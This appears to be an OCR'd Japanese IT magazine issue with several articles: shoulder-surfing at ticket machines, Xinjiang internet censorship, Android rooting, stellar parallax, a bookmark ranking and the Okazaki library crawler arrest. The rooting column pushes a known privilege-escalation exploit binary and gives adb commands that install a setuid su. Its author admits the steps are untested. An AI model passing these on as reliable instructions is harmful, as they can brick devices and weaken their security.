


▲コンビニに設置してあるチケット発券機。タッチパネルの画面でクレジットカード番号を入力すれば後ろの人に丸わかり！






◀在来線の駅で見かける定期券購入に対応した券売機。テンキーが付いていないので後ろから入力をのぞき込まれる危険性がある！



▲こちらは特急券購入の券売機。テンキーが付いているのはありがたいが、ここまで間隔狭く並んでいると、隣の番号が見えてしまうぞ！



◀Amazonへの代金支払いをファミマで行ったケース。「第2キー」「確認番号」と耳慣れない言葉が次々と表示される（苦笑）

種だけど、クレジットカード対応なのにテンキーのない券売機。しかもこいつは、ご丁寧に横一列に数字が表示されるから、手の動きだけで容易に暗証番号が推定できる。

一方その下の写真は、新幹線の駅にあるタイプ。テンキーはあるけど、狭い間隔で設置されていて、やっぱり盗み見しやすい。JR券売機と銀行のATMとの大きな違いは、液晶パネルが立っている点と、すぐ後ろに並ばれる点にあり、券売機の盗み見リスクはかなり高い。さすがに現在はテンキーを備えるタイプに入れ替えが進んでいるようだ。

★番外編

最後に、一瞬何が起こったか、ハァハァ、訳がわからなくなる画面をお見せしよう。Amazonで買い物をして、ファミマで支払うよう指定したケースだ。

「第2キー入力」、「確認番号：8888」と画面に表示されている。さすがにこれほど突っ込みどころが満載な画面は他に見たことがない。

・暗証番号らしき番号を表示していいのか？
・自明の番号を入力する意味はないのでは？
・「第2キー」＝「確認番号」なのか？

実際のところは、サービスごとの決済形態によって暗証番号入力が2回必要なケースもあるため、フローを省略できなかったと推測される。苦肉の策で第2キーを固定で入力させているんだろうけど、ドキッとするよね。

タッチパネルの功罪

銀行のATMと違って、鉄道の券売機やコンビニATMのマルチ端末は設置スペースに余裕がないケースがほとんどだ。銀行であれば待機する位置の床に線が引かれていたり、ポールで制限がされ、盗み見対策や注意喚起に余念がない。

表示と入力を兼ねるタッチパネルは省スペースでユーザーフレンドリーだけど、利便性だけを考慮した設計では、セキュリティの低下は免れない。そんな観点で街中を見渡してみると、いろいろな脆弱性が見つかるかもしれないよ。

現地発 ちょっとだけ 中国裏IT事情

文●山谷剛史

非常事態時のネットコントロールが見える、争乱後の新疆ウイグルネット環境

去年の７月、中国新疆ウイグル自治区の区都ウルムチ市で、ウイグル族と漢族が衝突する大規模な争乱が発生したことは、読者の方の記憶にもあるかと思います。中国ではこの争乱を「7·5」事件と呼びますが、この事件を境にしてネット検閲が強化されるようになりました。治安維持が目的ですが、ネットを普通に利用することはおろか、携帯電話のショートメール（SMS）を利用することすらできなかったのです。

北京五輪が行われた2008年には、同国チベット自治区で争乱が発生しましたが、こちらは前者のようなネットの規制の大幅強化にはならなかったようです。

CNNIC（中国インターネット情報センター）によれば、昨年末の時点でのネット利用者は3億8400万人（普及率28.9%）、うちチベット自治区の利用者は53万人（同18.6%）、ウイグル自治区の利用者は634万人（同27.5%）となっています。

この634万人のネットインフラに影響を与えたということで、最近になり当時のネット封鎖の話がいろいろ出始めています。もちろん、中央政府への非難を含まないものに限られますが。

今回記事を書くにあたり筆者も日本語でまとめたものを読んだところ、Wikipediaの「2009年ウイグル騒乱」は普通に読めたものの「2008年のチベット騒乱」はアクセスブロック。仕方なくgoo Wikipediaで事を済ませました。バックアップとなるサイトは便利ですよね。

中国人も知らないウイグルのネット規制

中央の政治に興味を持つ中国人は北京人を除いてそう多くありません。というのも、国土が広大であり、各省都は数百万の人が暮らす巨大都市ですから、一般の中国人は地元の省にしか興味がないのです。

こういった理由で「ウイグルのネット環境がその後どう変わったか？」という話題は、ウイグルに出張する人など、ごく一部の人しか興味を持たないわけです。たまに「ウイグルって今ネットできるの？」と聞いてくる人がいますが、厳しい規制の話をすると「悲しいことだ。自国のネット状況すら俺らは知らないんだぜ」と反応してくれます。

このように、遙か西方のネット環境は当事者以外、中国人ですら知らないのです。中国メディア「南風窓」の記事「互聯網管制下的新疆」ではネット検閲の強化がこう書かれています。

> 事件の翌日となる７月６日、新華網を含むポータルサイトにアクセスできず。中国外国のを問わずチャットソフトはオンラインにならず、セキュリティソフトもアップデートできない。ウイグル自治区政府は「事態を安定させるため、犯罪活動に利用されるネットやショートメールを管理強化する」と発表。民衆は「経済活動や普段の生活に大きな影響が出る」と、管理強化に疑問の声。
>
> ウイグルの各都市で離陸する航空機の管制のため、まずは６日にこの国際電話回線を開放。次に国内外に状況を伝達し治安状況を伝えデマが一人歩きしないよう、ウイグル自治区政府のオンラインプレスリリースを開放。12日には中央人民広播電台（China National Radio）と中国国際広播電台（China Radio International）の回線を開放。同日６日に「ウイグル災害準備センター（新疆災備中心）」のノウハウにより、証券会社と銀行も開放。証券会社である「宏源証券」はサーバーを強化。
>
> 中国では９月に新年度となるため、７月は入試などでネットを所用で使う必要がある。そこで17日より、プロバイダーであり電信会社でもある中国電信、中国聯通、中国移動、中国鉄通のサイトへのアクセスを開放。また「教育庁」「新疆人事人才網」など政府サイトも開放。


已解决

新疆可以上网和发短信么

现在是2009年12月20日，请问现在新疆可以上网和发短信么？最好是在新疆的

还有，如果不能上网或者发短信的话 我用的外地的手机卡能否上网，发短信么？

最佳答案

现在还是不能上网、发短信，
好像是说到四月份才能上网，
外地的手机到了新疆同样不能上网、短信。因为有网络信息屏蔽和管制。
不过新疆的号码出了疆是可以上网、收短信的，但是还是不能发短信。

2

▲ネットのQ&A掲示板に寄せられた「ウイグルでネットにつなげられるか？」という質問。回答には「ネットにもつながらないし、SMSも送れない」と管制下にある状況が伝えられていた


新疆都市报

曼谷局势再吃紧

多警种编织校园安全网

新疆互联网业务全面恢复

用心守护健康开放的网络环境

医院试行

导航卫星

大盘反弹

奥运冠军

天池打包

▶本年5月14日付けでネット開放を宣言する新疆都市報

7月21日、新聞「新疆都市報」は「今アクセスできるサイト（淘宝現有網絡）」という記事を掲載。またウイグルの政府系サイト「天山網」などもアクセスできるサイトのリンク集をアップ。市民に対し、どのサイトがアクセスできるかをアピール。ポータルサイト、動画サイト、音楽サイト、テーブルゲームのオンラインゲームサイトなど150のサイトが利用できるようになったことが判明。またセキュリティソフトがアップデートできないことから、中国国産のセキュリティソフト「瑞星殺毒軟件2009」を無料で提供。オンラインショッピングサイトとして既存のサイトの代わりに「叮当市場」というサイトを提供。

インターネットは主要な娯楽手段であることから、娯楽減少の対策として、ウルムチ市図書館で無料で市民向けに愛国主義がテーマの映画を配信するほか、各映画館の料金を半額に。また市内主要公園内の遊園地利用料金の特別値下げを実施。ネットの規制が強まったことにより、（海賊版）CD・DVDショップや書店の客が急増した。

とはいえまだ争乱前の状況から比べれば、ネット環境はお世辞にもいいとは言い難い。ネット利用の自由、コミュニケーションの自由を享受し、世界と歩みを同じくするのが新疆人民の切なる期待だ。

以上のように、中国政府的には一部のネットインフラを開放するなり、新たにサイトを提供するなりして対策を講じたようではあるのですが、市民的には完全に戻ったとは言い難く、生活環境について不満を持っているようです（ただし政府公認メディアが掲載しているあたり、没問題、つまり問題ないのでしょう）。

規制解除後には問題も

その後徐々にネットインフラは開放されましたが、開放されるまでユーザーがサービスを利用しなかったことから、一部のサービスは仕様により長時間利用しなかったとしてアカウントを削除してしまうということもあったそうです。特に同時オンライン利用者数が1億を超えるチャットソフト「QQ」のアカウントが消され、そのアカウント名が他人に取得されたとして多くのネットユーザーが不満を口にしています。

この問題はQQを運営する騰訊（テンセント）に対する集団提訴へと発展しており、現在、最も表面化している部分だといえます。ただし、これがニュースでは取り上げられないあたり何かありそうな雰囲気ですが…

何はともあれ、今年5月14日にネットインフラが完全復旧したとのこと。ウイグルのネットユーザーは10ヵ月の間お疲れ様でした。新疆ウイグルでの一件は、中国で一大事が起きたときにネットインフラはいかに遮断されるかがわかる一例となったと言えるでしょう。

さすらいのアンロッカー

HTC Desire X06HT IIのroot化と使える中華タブレット!! の巻

文● mR-pBx




◀有機ELからスーパーTFTにディスプレイが変更になった「X06HT II」

▶手ごろな価格の割りにキビキビ動く「Witstech A81-E」

イヤーまだまだ暑いですな、こんな暑い日は、やはり3Pに限りますな… ガッハハハハハハ、と妄想はここまでにしておいて、今回のお題は？っとHTC Desireのroot化ジャッ！

え？ 何？ ネタが古いだって?? そう、そうネ、肉桂じゃなかった日経Linux8月号にもう出てましたモンね… ってイヤイヤ違うんですよ、そこのオクサン、ねーちゃん、ミナヤリタイじゃなくって…

HTC Desireのroot化といっても、この本が出るころの「X06HT II」のroot化ですわ。というのもこれから発売される「X06HT II」はブートローダーがバージョンアップしてこれまでのやり方が通用しないのジャよ。

ちなみに今年3月に登場したX06HTのブートローダーは「HTBOOT 0.75」、液晶が新しくなった「HT06HT II」では「HBOOT 0.80」（または0.92、0.93）ジャ。

X06HT IIのroot化

最初はColdcardっつー、デバイスチェックを無視してイメージを適用できるMicroSDカードを作成し、手動でroot化する方法を紹介するつもりだったのジャが、原稿を執筆している最中に全部自動化してくれるツールが出たから急きょこちらに切り替えることにするぜ。

なにせ、手動のやり方は手順が複雑で、昔のファミコンの裏技のように「右を4回、下に20回」とかアソコクサクナイが面倒クサイので、ちょうどよかったぜ。

ちなみにこれから紹介するのは、Android2.2からroot化されたAndroid2.1のイメージに書き換える方法ジャ。ブートローダーのバージョンに依存せず実行できる。当たり前ジャが作業にはADB環境が必須。ADBとはAndroid Debug Bridgeの略で、接続したPCからAndoroidを操作できる環境。ありていにいえば、Eclipse+Android SDKを導入することジャよ。今回はWindowsで作業するぜ。

手順はまず「downgrade23.zip」をダウン（図1）、パスが通っている場所へ展開する。ADBシェルが使える状態で「X06HT II」を接続。あとは“win-down.bat”（図2）を実行ジャ。

ただし、失敗してHTC Desireがただの置物になったとしても変態、いや編集部やワシには責任はないので、よく考えてから実行してくれたまえよ。

作業は20～30分ほどで終了。勝手にroot化してくれるハズじゃ（スマン。今回は実機では試さずバッチファイルの記述を確認しただけなので、あくまでもハズとしか言えんのジャよ）。

中華Androidタブレットを手にいれたぜ

手ごろな値段のわりには使えるってことでAndroid2.2を搭載した中華タブレット「Witstech A81-E」（Wirelession W1060G）を注文してみたぜ。国内だと2万5000円ほど、ケトーのサイトだと、1万6000円～1万8000円ジャ。

ワシはMP4nation*ってサイトを使ったのジャが、待てど暮らせど全く届かず。「もう送ったヨ」なんてメールはよこすクセに届くまでに1ヵ月もかかりやがった。

ここは糞サイトだからよ、注文しちゃダメだぜ。ネットを見れば日本中でモノが届かないって声が響き渡っていることがわかるはずジャ。

とまぁ、こんな経緯があったのジャが早速、

※MP4nation　http://www.mp4nation.net/

X06HT II を root 化してみよう



図 1 ブツは MultiupLoad のリンク (http://www.multiupload.com/NPU8AJIB8Y) からダウンロード

```
@echo off
echo Android 2.2 (froyo) to 2.1 downgrade utility
echo ===========================================
echo v2.3b
echo.
echo For more information, see thread:
echo http://forum.xda-developers.com/showthread.
php?t=768256
echo.
echo.
echo Press ctrl-c to exit this utility.
echo.
echo Waiting for device. Ensure USB debugging is
enabled.
adb kill-server
adb wait-for-device
echo.
echo Pushing files.
adb push flash_image /data/local/
adb push rageagainstthecage-arm5.bin /data/local/
```

図 2 root 化には win-down.bat を実行 (図はバッチファイルの記述の一部)

中華タブレットを root 化してみよう

❶



xda-developers のフォーラムから "su-2.3.6.1-ef-signed.zip" をダウンロード (http://forum.xda-developers.com/showthread.php?t=682828)

❷ ダウンロードしたファイルを解凍。フォルダ内の "su" と "Superuser.apk" を Android SDK の tools フォルダへ移動する

❸

```
adb push Superuser.apk /system/app/
adb push su /system/xbin
adb shell rm /system/bin/su
adb shell ln -s /system/xbin/su /system/bin/su
adb shell chmod 6755 /system/xbin/su
adb shell reboot
```

タブレットと PC を USB で接続し、コマンドプロンプトから上のコマンドを順番に実行していく

簡単に淫、いやインプレッションをば。

基本的な操作はキビキビとしており、メールや Web ブラウジングでは問題ない。Flash も動作するぜ、一応な。ただし、動画サイトの中にはスムーズに表示されずにカクカクになるところがある。これはおそらくハードウェア・アクセラレーションが効いていないためだろうな。

あと、Wi-Fi 通信機能しか持たない Android タブレットの宿命だが、マーケットの内容が全く表示されないから注意しとけよ。

ただし、この問題はこれから紹介する手順を実行すれば解決できるぜ。

Android マーケットの表示 +root 化

まずはあらかじめ「マーケット」を起動させておき、「設定」から「アプリケーション」-「アプリの管理」とたどり、「実行中のタグ」から「マーケット」を選び「キャッシュを消去」と「強制終了」ボタンをタップ。

続けて同じ画面から「Google サービスフレームワーク」を選び「データを消去」と「強制終了」ボタンをタップしてエラー表示を確認ジャ。

その後、いったん電源オフ。再度電源をオンにして「マーケット」を起動ジャ。あれれ不思議、Andorid マーケットが正常位だ。モロチンダウソもケイオツだよ、オクサン。

んでもって、最後にお約束の root 化だ。手順は上の図を見てくれよな。じゃサラバジャーっ !!!

なかなか実感できない数の魅力を紹介する

数学センスで万事解決

第9回 星の距離はどうやって測るの？

文●森井昌克

π 光年という距離

今年、話題の映画アバターの舞台である惑星パンドラは、ケンタウルス座アルファ星近辺に存在することになっています。映画の中では5年の間、人工的に冬眠状態を経て、地球から到着することになっています。実際には生命が存在しそうな惑星としては、その近辺では発見されておらず、その候補としていちばん地球に近いのは、赤色矮星グリーゼ581を公転するグリーゼ581dと言われる惑星となっています。その距離はさらに遠く20光年彼方に存在します。これも今年話題になった小惑星探査機「はやぶさ」の速度でも数万年以上かかる距離です。光年という単位はもはや人智を超えた距離の概念かもしれません。

ところでパンドラ、いやケンタウルス座アルファ星まで4.37光年とはどのようにして測ったのでしょうか。4光年と言えば、4×9.46x10^{15}kmで、地球赤道上を9億周以上する距離になります。このようなはるか彼方に離れた恒星や惑星までの距離を測るにはどのようにすればよいのでしょうか。この問題の解決には三角関数が用いられます。サイン・コサイン・タンジェントと難しい数学の代名詞になっていますが、距離を測るという最も基本的な行為の道具でもあるのです。

π 三角測量

恒星までの距離を測る方法も、はるか古代から知られている、隣の畑や家までの距離を測る方法である三角測量に基づいています。三角測量とは図1にあるように、既知の距離と目標物までの角度によって距離を求める方法です。すなわち、地点aとbの距離abがわかっている場合、地点cとの距離、すなわちacとbcの距離を求める方法です。三角関数で習った正弦定理を使い、




図1　正弦定理を使って距離を求める

で求めることができます。この方法を応用して月までの距離を求めてみましょう。図2のように2つの地点から、遠くにある星（恒星）が月に隠れる角度を測ります。この2つの地点の距離と角度から、やはり正弦定理を使って距離を求める方法です。この方法によって、2000年以上前に古代ギリシャのヒッパルコスが測定したと伝えられています。

π 年周視差

現在はこのような測量をしなくても、レーザーを使って測量可能です。月だけでなく、




図 2　正弦定理で星の距離を求める




図 3　恒星の見える位置のずれから距離を求める

木星や金星にレーザーを当てて、それが反射されて戻ってくる時間を測れば距離がわかります。レーザーが 1 秒間に進む距離がわかっているからです。しかし、はるか彼方の恒星ではこの方法は使えません。レーザーを当てても戻ってくるまで、何年どころか何十年、何百年もかかるからです。では、レーザーを含め、光で何百年もかかる距離をどのようにして測るのでしょうか。これも三角測量を応用した、年周視差法という方法で測ります。

原理は以下のとおりです（図 3)。地球は太陽の周りを公転しているわけですが、その位置によって、恒星の見える位置がわずかに異なります。その角度から恒星までの距離を推定するのです。公転半径 R はわかっているので、年周視差θがわかれば、距離 d は

$$d = \frac{R}{\tan\theta}$$

で求めることができます。

π　さらに遠い星までの距離

通常、R に比べて d は著しく大きい値ですから、θは極めて小さな値になります。最も近い恒星であるケンタウルス座アルファ星でさえ視差は 0.76 秒です。視差の 1 秒は 3.26 光年に対応します。1 秒とは一度の 1/3600 です。このほんの小さな角度のずれを求めて、距離を測るのです。

しかし、大気の揺らぎなどによって角度のずれを正確に測るのは難しく、0.1 秒程度のずれを測ることが限度になってしまいます。大気圏外に打ち上げた人工衛星からの観測によっても 0.001 秒程度のずれを観測するのがやっとの状態です。これでは数万光年離れた恒星の距離を測ることができません。

この場合、分光視差法という方法を用います。今までの三角測量の応用では、観測する点の位置の微妙なずれを利用していましたが、この方法では位置ではなく光の輝きや色のずれを利用します。詳しい話は省きますが、地球から見える光の強さは距離の 2 乗に反比例するという法則を利用するのです。

簡単に言えば、遠くにある星ほど暗いという性質を利用します。では、元の星が放つ光の強さをどのようにして求めるかと言うと、スペクトル分析という光の成分（周波数）ごとの強さから算出されます。この方法によって数万光年以上の距離でも測れるようになるのです。

地球に最も近い恒星であるケンタウルス座アルファ星でも 4.37 光年離れています。つまり天空に輝くこの光は 4 年以上前の光であり、もし倍率が無限大の望遠鏡があるとすれば、ケンタウルス座アルファ星での 4 年前の出来事が見られることになります。言わば星の観測は自然のタイムマシンなのです。

はてなブックマークの2ヵ月間の動きをチェックできる

はてぶランキング

HATEBU RANKING

【集計期間】7月1日～8月30日

文●編集部

今回は、プログラミングや発表のデザイン、文章についてなどの記事が上位にランクインしているのが興味深い。そろそろ冬に向けて論文を準備し始めたり、書き始めたりする人が多いのだろうか。また、Webサイトに関する実用的な情報が人気なのも、はてなのユーザー層が見えてくる結果となっている。

★★★★★★★はてぶランキングトップ10★★★★★★★

1位 マンガで分かる JavaScript プログラミング講座 2786ブックマーク

http://crocro.com/write/manga_javascript/wiki.cgi

現在、Webのクライアントサイドで最も使われている言語であるJavaScriptが、マンガを使うことによって、気軽に読め、理解しやすいように解説されている。プログラムとは何ぞや？ からJavaScriptの基本、そして、jQueryを使ったりする応用編まで読み進めれば、ある程度はJavaScriptがわかった気になれる良サイトだ。基本部分の考え方は他の言語に応用も利くので、言語の勉強をしているなら読んでみて損はないぞ。

2位 伝わるデザイン 研究発表のユニバーサルデザイン 2466ブックマーク

http://tsutawarudesign.web.fc2.com/index.html

デザインといってもさまざまなものがある。このエントリーで解説しているデザインは、主に研究発表のプレゼンで使用される、資料のデザインについての内容だ。相手に伝えるためにどうデザインするかを、読みやすく、見やすく、かっこよくという視点から、文字の選び方からレイアウト、文章やキャッチにいたるまでわかりやすく解説している。これから論文を作るとき、プレゼンの資料を作成するときなど、いつか役に立つことがあるかもしれない。

3位 読みやすい文章を書くための技法 2263ブックマーク

RyoAnna's iPhone Blog http://d.hatena.ne.jp/RyoAnna/20100824/1282660678

Twitterなど短い文章で自分の主張を伝える必要のある場面が増えてきた。それに対応したように、いかに読みやすく簡潔な文章を書くかについて、短くまとめられているページがはてブで人気を呼んだ。文章を書く上で意識すべき技法、「文章の始まりは短く」「説得するように書く」「肯定的な表現を取り入れる」など、10のポイントをあげている。

4位 あなたもマジシャンになれる！手品・マジックの種明かしまとめ 1896ブックマーク

AUTHORITY SITE http://www.authority-site.com/2010/07/funny/magic-tricks.html

世界ではたくさんの人がマジックの種明かしをしているようで、簡単なテーブルマジックからテレビで見たような大がかりなイリュージョンまで、さまざまなマジックの仕掛けをばらしている動画のリンクが数多く集められている。ただし動画を見て知ってるからといって、上司がマジックを披露したときに種をばらしてしまうと、次の日マジックのように自分の居場所が消えてるかもしれないので注意しよう。

5位 はてなブックマーク x Twitter 連携機能キャンペーン！ はてな x Twitter グッズを貰おう 1884ブックマーク

はてなブックマーク http://b.hatena.ne.jp/campaign/twitter

9月号の「注目ブックマーク」にも書いたが、Twitterとの連携が強化されたはてなブックマーク。それを記念して30人に、はてなのTシャツやステッカーが当たるという、ささやかなキャンペーンが行われた。応募にはこのページをブックマークする必要があり、1884ブックマークされた。もうちょっと応募があってもよい気もするが、ステッカーのためにわざわざ連携しようと思わなかった人も多かったか、Twitterユーザーが実はあまりいないのかもしれない。

6位 動画をあらゆるフォーマットに変換できる「Hamster Free Video Converter」が便利 1815ブックマーク

ライフハッカー http://www.lifehacker.jp/2010/07/100725_hamstar.html

iPhoneやPSP、その他スマートフォンなど動画を持ち歩いて鑑賞することは珍しくない。それらの端末で見られる動画はフォーマットが決まっており、変換する必要に迫られるのだが、その作業は意外と面倒だ。ここではその要望に簡単に応えられるツール「Hamster Free Video Converter」が紹介されている。必要な手順はすべて解説付きで掲載されているので、初心者でもここを読めば問題なくできる。

7位 JavaScript 初級者から中級者になろう 1776ブックマーク

多趣旨の国 http://www15.plala.or.jp/uhyo_/javascript.html

1位で紹介したエントリーは初心者からはじめられるJavaScriptの記事だったが、こちらは初心者を卒業した人に対して、さまざまな実践的な手法や考え方が解説されているサイトだ。タイトルには「初級者」という単語が入っており、確かにビギナー向けの解説も書かれているのだが、初心者が読んでも理解するのは難しい内容となっている。本当の初心者は漫画を読んでからの方がいいだろう。

8位 Web制作に役立つ、何度お勧めしても足りないくらい素敵なツール10選 1753ブックマーク

かちびと.net http://kachibito.net/software/10-amazing-tools.html

はてブユーザーはWeb作成に興味がある人が多いのか、Web制作系のフリーツールやサイトがブックマークをよく集める。これもその1つ。何も知らない人がWebサイトを作るのに役立つような基本的なサービスとツール、ローカル環境にDBを構築する「Bitnami」や画像から色を抽出する「Color of Book」、商用無料の写真配布サイト「4freephotos」など、10個紹介している。

9位 ウェブ配色ツール Ver2.0 1747ブックマーク

http://www.color-fortuna.com/color_scheme_genelator2/

そしてこちらもWeb系。Webサイトでは同系色＋黒を使うような配色が行われることが多いが、このサービスでは1つの色をピックアップするだけで、その色を中心に、見出しやメニューなどの最適な配色を自動的に決めてくれる。色のセンスがなくて微妙な色合いに苦労していたWeb制作者や、HTMLは書けるがデザインが苦手という人には非常に使えるサービスだろう。

10位 仕事が超出来なくてダメアルバイト、ダメ社員だったTさんがいかに「考え方」を変えてできる社員となったか。 1689ブックマーク

teruyastar はかく語りき http://d.hatena.ne.jp/teruyastar/20100711/1278783680

真面目だけど、やることなすことすべてが空回りで、行動がとにかく遅く、言われたことを守れないとんでもないダメ社員だったTさんが、いかにできる社員になっていったかを聞き出したエントリ。長いですが、自分が会社でうまくやっていけてなかったり、ダメな部下や同僚を抱えている人は読んでみるといいかもしれない。


テーマで調べる 注目ブックマーク

CTO退社！はてなブックマークは大丈夫!?

8月末、はてブ界に激震が走った。はてなのCTOであり、はてなブックマークを作り上げた伊藤直也氏が退職すると自身の日記で発表したからだ。その「退職のお知らせ」をしたエントリーは9月末現在で1227ブックマーク。コメントを見てみるといろいろきついことを書かれながらも、やはりはてブ住人には愛されているのがわかる。

会社の場所もサービスも迷走を続けるはてなに見切りを付けたのか、はてブのリニューアルがはてな村住人に叩かれたショックを引きずっていたのか、さまざまな脆弱性に対応するのがイヤになったのかと、さまざまな憶測はあったが、日記によれば「その動機はもっと平坦な、日々の延長上にあるものでした」だと意味深だ。

今後は未定といわれていた元CTO伊藤氏だが、実は辞めて次の日からグリーに華麗なる転職を遂げた。携帯サービスだとあまり濃いメンツに叩かれることも、ブックマークで粘着されることもないと思ったのだろうか。そして、氏のいなくなったはてブがどうなっていくのか、心配は尽きない。



はてなの退社を伝え、翌日にはグリーへの転職を発表した伊藤氏のブログ（http://d.hatena.ne.jp/naoya/）

サンデー・プログラマーが逮捕される時代!?



岡崎図書館事件の真相

文●他力本願堂本舗

ども。たりきです。今日は皆さんに悲しいお知らせがあります。

インターネットが許可制になりました。許可なくサーバーにアクセスすると、最悪逮捕されて、20日間の勾留を受け、毎日取り調べを受けます。そういうことになってしまいました。

5月25日。発端は新聞各紙の報道でした。とある図書館に大量アクセスを行ったとして、偽計業務妨害の容疑で地元の男性を逮捕した、というものでした。

しかし、どの報道を見ても、「男性は図書館のヘビーユーザー」と書いてあるだけです。よくある「恨み」や「いたずら」といった動機が、全く明らかにされていなかったのです。

それから約1ヵ月後。逮捕された男性はとあるWebサイトを立ち上げます。「Librahack」と名づけられたそのサイトで、事件の真相が語られ始めました。そして、何人かの有志が、Twitterの「#librahack」タグで検証を始めたのです。一体、そのとき、何が起きていたのか。真実は何だったのか。

遅れて私もそこに参加しました。不思議に思ったのです。4月2日から15日にかけて3万3000回。2週間に3万3000回は少なすぎると思ったのです。「大量アクセス」の言葉からは、STN FloodやF5アタックなどのDoS攻撃が想像されますが、1日あたりわずか2400回のアクセスでは普通のサーバーはびくともしないはずです。そして私はさまざまに検証され明らかになった事実を、1つのサイトにまとめました。そこから、何が起きたのかをご紹介しましょう。


男性はたいへんな読書家で、もともとAmazonで評価の高い本を読んでいましたが、それでは大衆受けしやすい本に偏ることに気付き、地元でよく使っていた図書館の新着本を目安に読書の幅を広げようと考えました(図1)。

しかし、図書館の新着ページはとても使いにくいものでした。新しい本が入ると、2ヵ月間掲載され続けるのです。さらに、新着順ではなく、書名の50音順に並んでいました。また、一覧には書名、著者、出版社名しかなく、本の概要を知るには詳細表示を1冊ずつ行わなければなりませんでした。そして、10種類のカテゴリごとに、それぞれ約200冊の本がリストされていました。

そこで男性は自動的に新着本の詳細情報を集め、前日までのデータと比較して、増えたデータを新着として扱うという方法で、その日の新着本の概要をリストアップするプログラムを作ります。クローラーとデータベースをあわせた、独自の自分専用マッシュアップを行おうとしたのです。

サーバーに大きな負荷をかけないよう、少なくとも1秒程度はアクセスの間隔を開けるように調整され、約30分(1800秒)程度でおよそ2000冊弱のデータを集めるプログラムは順調に仕事をこなしました。毎日、10冊～50冊前後の新着本を

図1 Librahack氏のやろうとしたこと




リストアップしてくれたのです。

しかしそのアクセスを受けた図書館のWebサーバーは、何度もサーバーエラーを起こしていました。Webサーバーはバックヤードの DB サーバーに接続して新着本のデータを取り出しますが、このDB接続が10分間に数百しか作れませんでした。

それだけ作れれば充分だと思うでしょうが、そうではありません。セッションタイムアウトが起きる10分間、DB接続されたままになり、Cookieを解釈しないクローラーがアクセスするたびに新しいセッションでDB接続が作られる仕組みになっていたのです。

たった1回のアクセスが、10分間解消されない構造。そんな信じられない構造のサーバーは、1秒に1回程度のクロールに耐えられませんでした（図2）。



利用者からの苦情を受け、図書館は業者（開発したメーカーが保守も担当している）を呼び、対応を指示します。行われた対策はすべてが無駄に終わりました。全く関係ないCDやビデオのカテゴリリストのリンク方法変更に始まり、個人のクローラーがほぼ参照しないrobots.txtの編集が無駄に終わります。カテゴリ別リストのURLを日々変更してみますが、カテゴリリストからのクロールには意味がありません。そしてようやくファイアウォールでIPアドレスをブロックしますが、男性はレンタルサーバー会社がプロセスを殺したと勘違いして自宅のノートPCからアクセスするように変更、結局対策は無駄に終わりました。

業者は図書館に「大量アクセスのせいで不調となった」と説明し、これを受けた図書館は警察に対応を相談します。しかし、相談を受けたハイテク担当部署は技術的指導や相談窓口の紹介などを一切行わず、しばらくしてから「事件にできそうなので、相手を処罰したいのであれば、被害届を出してください」と促します。図書館はしばらく悩んだ後、被害届を提出しました。

警察は被害届とアクセスログをもとに捜査を行い、プロバイダーにIPアドレスから個人情報開示請求をかけて男性を突き止め、家宅捜索の後に逮捕したのです。

そして20日間におよぶ取り調べの後、起訴猶予処分となって釈放されました。起訴猶予とは、「罪を犯したが、起訴せずに許してあげよう」という意味です。

罪を犯した、のでしょうか？

図書館の館長は後日こう語りました。「（男性の）プログラムに違法性がないことは知っていたが、無断でアクセスを繰り返したことが問題だ」

そして冒頭の言葉につながります。

その後、さまざまな事実が明らかになりました。業者はWebサーバーのバグを知っていながら隠していたこと、警察はただ業者や図書館の説明を鵜呑みにしてアクセスログから個人情報開示請求をかけたこと、図書館は個人情報を警察に渡していたことなど。

図書館は言います。「業者はWebサーバーに問題はないと言っていた。だから責任は男性にある」

業者は言います。「うちの製品に不具合はなかった。大量にアクセスしたから不調になった」

警察は言います。「被害届が出た以上、被害者の立場で捜査する。捜査に問題はなかった」

